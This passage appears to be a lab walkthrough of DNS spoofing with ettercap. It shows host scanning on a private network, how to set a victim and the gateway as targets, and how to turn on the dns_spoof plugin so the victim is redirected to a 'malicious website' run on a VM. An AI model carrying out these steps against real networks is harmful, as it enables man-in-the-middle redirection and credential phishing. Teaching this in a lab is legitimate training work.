
Scan for hosts and we can find gateway and host in the host list



IP Address		escription
192.168.118.50		
2409:8929:919:		
fe80::f03d:6ff:f		
192.168.118.153	F2:3D:06:6E:93:10	

```
DHCP: [00:0C:29:E0:72:C5] REQUEST 192.168.118.76
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
DHCP: [00:0C:29:E0:72:C5] REQUEST 192.168.118.76
DHCP: [00:0C:29:E0:72:C5] REQUEST 192.168.118.76
DHCP: [00:0C:29:E0:72:C5] REQUEST 192.168.118.76
```

Add the host to target1 and gateway to target 2, then start DNS spoofing in Plugins －> manage plugins －> dns spoof



	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.2	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find_ettercap	2.0	Try to find ettercap activity
	find_ip	1.0	Search an unused IP address in the subnet
	finger	1.6	Fingerprint a remote host
	finger_submit	1.0	Submit a fingerprint to ettercap's website

```
DHCP: [00:0C:29:E0:72:C5] REQUEST 192.168.118.76
Host 192.168.118.50 added to TARGET1
Host 192.168.118.153 added to TARGET2
Scanning for merged targets (2 hosts)...

2 hosts added to the hosts list...
Activating dns_spoof plugin...
```

Step 5. Test on the host

Host’s opening website will be apache2(the malicious website set by VM) if it use domain name to query ip address.